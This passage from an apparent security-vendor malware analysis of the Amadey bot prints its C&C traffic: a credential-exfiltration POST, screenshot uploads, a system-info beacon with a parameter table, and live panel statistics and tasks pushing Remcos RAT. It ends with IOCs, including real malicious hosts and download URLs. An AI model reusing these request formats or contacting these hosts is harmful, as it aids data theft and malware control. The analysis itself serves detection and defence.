id=cf502f898f&cred=ftp|FileZilla|[redacted]|[redacted]|[redacted]:::ftp|FileZilla|[redacted]|[redacted]|[redacted]:::ftp|FileZilla|[redacted]|[redacted]|[redacted]:::ftp|FileZilla|
[redacted]|[redacted]|[redacted]:::ssh|WinSCP[redacted]|[redacted]|[redacted]:::ssh|WinSCP|[redacted]|[redacted]|[redacted]:::ssh|WinSCP|[redacted]|[redacted]|[redacted]:::ssh|WinSCP|
[redacted]|[redacted]|[redacted]:::HTTP/1.1 200 OK
Date: Sun, 12 Apr 2020 11:06:06 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 0
Content-Type: text/html
```

Figure 7: The POST request to send collected credentials to the C&C.

Amadey attempts to download the *scr.dll* file from the following URLs:


"http://sh1091505.a.had.su/1/scr[.]dll"
"http://sh1091505.a.had.su/2/scr[.]dll"
"http://sh1091505.a.had.su/3/scr[.]dll"

Scr.dll is responsible for capturing screenshots of the victim's desktop. The screen captures are stored in the **%TEMP%** directory as **[Uniquely Generated ID].jpg**. Amadey then uploads the screen capture image to the remote C&C server.

```
POST /1/index.php?scr=up HTTP/1.1
Host: sh1091505.a.had.su
User-Agent: Uploador
Content-Type: multipart/form-data; boundary=cf502f898f.jpg
Connection: Keep-Alive
Content-Length: 133748

--cf502f898f.jpg
Content-Disposition: form-data; name="data"; filename="cf502f898f.jpg"
Content-Type: application/octet-stream

......JFIF............C....................................            ...            ......
```

Figure 8: The POST request for a captured image.

In addition to uploading the harvested credentials and screen captures, Amadey also relays system information of the victim machine (as shown in Figure 9) to the C&C server.




```
POST /2/index.php HTTP/1.1
Host: sh1091505.a.had.su
Accept: */*
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

id=cf502f898f&sd=f9c9ae&vs=1.71&ar=1&bi=1&lv=0&os=1&av=1&pc=216554&un=[redacted]&dm=[redacted]
```

Figure 9: The POST request for system information of the victim machine.

Key	Value
&id	Identification
&sd	Build identifier for the Amadey executable
&vs	Version 1.71 (version varies from 1.05 to 1.98 until now)
&ar	Infected machine has administrative privilege or not
&bi	64bit or 32bit
&lv	Additional malware installed on infected machine
&os	Operating System
&av	Antivirus present or not
&pc	Host Name
&un	User Name
&dm	Domain Name

Figure 10: The POST parameters of Amadey-C&C communication.

We looked at the C&C panel associated with the payload that we analyzed and discovered that a large percentage (56 percent) of infected systems are based in Canada.



STATISTIC | ONLINE UNITS | ALL UNITS | TASKS LIST | CREDENTIAL | SETTINGS | LOGOUT [OBSERVER]

Parametr:	Value:
Active tasks:	1
Loads:	57
Loading/launch errors:	3
Units:	29169
Units online:	36
Units online (day):	2527
Units online (week):	16199
New units on day:	2435
New units on week:	16089
Credential:	11

Country:	Units:	Percent:
?	521	1.786%
Argentina	6	0.020%
Australia	412	1.412%
Austria	93	0.318%
Brazil	386	1.323%
Canada	16464	56.44%
China	15	0.051%
Colombia	103	0.353%
Czech Republ	234	0.802%
Ecuador	1	0.003%
Estonia	1	0.003%
Finland	278	0.953%
France	848	2.907%
Germany	351	1.203%
Guatemala	1	0.003%

Figure 11: The live Amadey control panel.

During our analysis, we also discovered that Amadey was actively pushing the Remcos RAT via its control panel by assigning the same task to all units (or bots) marking '*' under the Unit tab. We have also seen instances of Amaday C&C servers recently that are actively pushing DoublePulsar backdoor and EternalBlue exploit payloads on the victim machine.


STATISTIC | ONLINE UNITS | ALL UNITS | TASKS LIST | CREDENTIAL | SETTINGS | LOGOUT [OBSERVER]

Comment:	For unit:	Url:	PE type:	Arc:	Autorun:	Limit:	Received:	Launched:	Download errors:	Launch errors:	Progress:	Success:
New Task	*	http://217.8.117.76/cort.exe	EXE	All	Self	100	100	36	2	1	100%	36%

Figure 12: The live Amadey control panel task list.

We also looked at the distribution of Windows operating systems of the infected hosts and found that a vast majority of them (76 percent) were running Windows 7.




Figure 13: A graph represents bots running on different OS.

Indicators of Compromise

49599EAF424176BEC33B0181C9A9610B - parent file

5d0ec68ac027c96282e15bc1a0da0e39 - cred.dll

05e99dcad9cacace66e8ee555e0916e4 - scr.dll

Cbfafbff9749901afabc0f8d163a4442- Remcos RAT

5d9e6089a7f7a7056161ae6ee2e7f5ff- Remcos RAT

C&C server

sh1091505.a.had[.]su

217.8.117[.]76/tools/ports/apps/login.php

217.8.117[.]42/newCC/login.php

217.8.117[.]76/cort.exe //Remcos RAT

217.8.117[.]76/rev.exe //Remcos RAT

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our privacy policy.